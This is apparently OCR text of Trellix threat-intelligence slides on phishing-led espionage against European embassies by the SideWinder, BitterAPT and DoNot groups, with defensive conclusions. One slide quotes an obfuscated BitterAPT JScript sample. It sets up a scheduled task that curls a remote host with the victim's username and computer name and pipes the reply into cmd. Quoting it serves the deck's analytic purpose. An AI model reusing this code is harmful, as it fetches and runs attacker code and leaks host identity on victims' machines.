
Warm regards,

Defence Section
Embassy of the People's Republic of Bangladesh
Beijing

Trellix

SideWinder

- A link is included in the phishing email to download the next stage:
  - ClickOnce application: modified to bypass the signature verification.
  - RTF Word exploit: old exploits such as CVE-2017-0199 or CVE-2017-11882.
- Relies on DLL SideLoading for execution.
- Deploys StealerBot custom backdoor.



Trellix


BitterAPT

- A script (.jse, .chm) file pretending to be a document is attached to the phishing email.
- Uses Windows native tools (LOLBins) during post exploitation (persistence, discovery, etc).
- Deploys custom backdoors, infostealers, and RATs such as GmRAT, BDarkRAT and WmRAT to take full control of the target.

```
var _0x1a = WScript.CreateObject(String.fromCharCode(87,83,99,114,105,112,116,46,83,104,101,108,108
);
var _0x2b = ['schtasks /create /sc minute /mo 15 /f /tn MSIUtilServices /tr "conhost --headless cmd
/c curl www.stellacustomscreens.com/oda.php?zx=%username%_%computername% | cmd"'].join('');
try {
  _0x1a.Run('cmd.exe /c ' + _0x2b, 0, false);
  var _0x4d = '';
  while (!_0x3c.StdOut.AtEndOfStream) {
    _0x4d += _0x3c.StdOut.ReadLine() + String.fromCharCode(10);
```

Trellix

DoNot




- A file is attached to the phishing email.
  - Executable masqueraded as a document (PDF, Word).
  - Microsoft Office document with a malicious macro.
- DoNot uses custom tooling, including downloaders and backdoors that uses multiple evasion and anti-analysis techniques.

Trellix

Conclusions and resources

Conclusions



Persistent & Diverse Targeting
European government institutions and embassies remain primary targets for espionage by multiple state-linked actors.

Sophisticated Phishing as Entry
Attacks frequently commence with highly credible, diplomatic-themed phishing, often via compromised legitimate accounts.

Blended Attack Techniques
Adversaries combine custom malware, n-day exploits, and legitimate system tools (LOLBins) to evade security controls.

Proactive Defense is Critical
Effective mitigation requires moving beyond alert-based responses to proactive hunting, environment baselining, and intelligence-led investigations.

Trellix

If you want to know more about...

SecondSight Threat Report - February 2026

APT28’s Stealthy Multi-Stage Campaign Leveraging CVE-2026-21509 and Cloud C2 Infrastructure

SideWinder's Shifting Sands: Click Once for Espionage

From Click to Compromise: Unveiling the Sophisticated Attack of DoNot APT Group on Southern European Government Entities

Trellix

Questions?

Trellix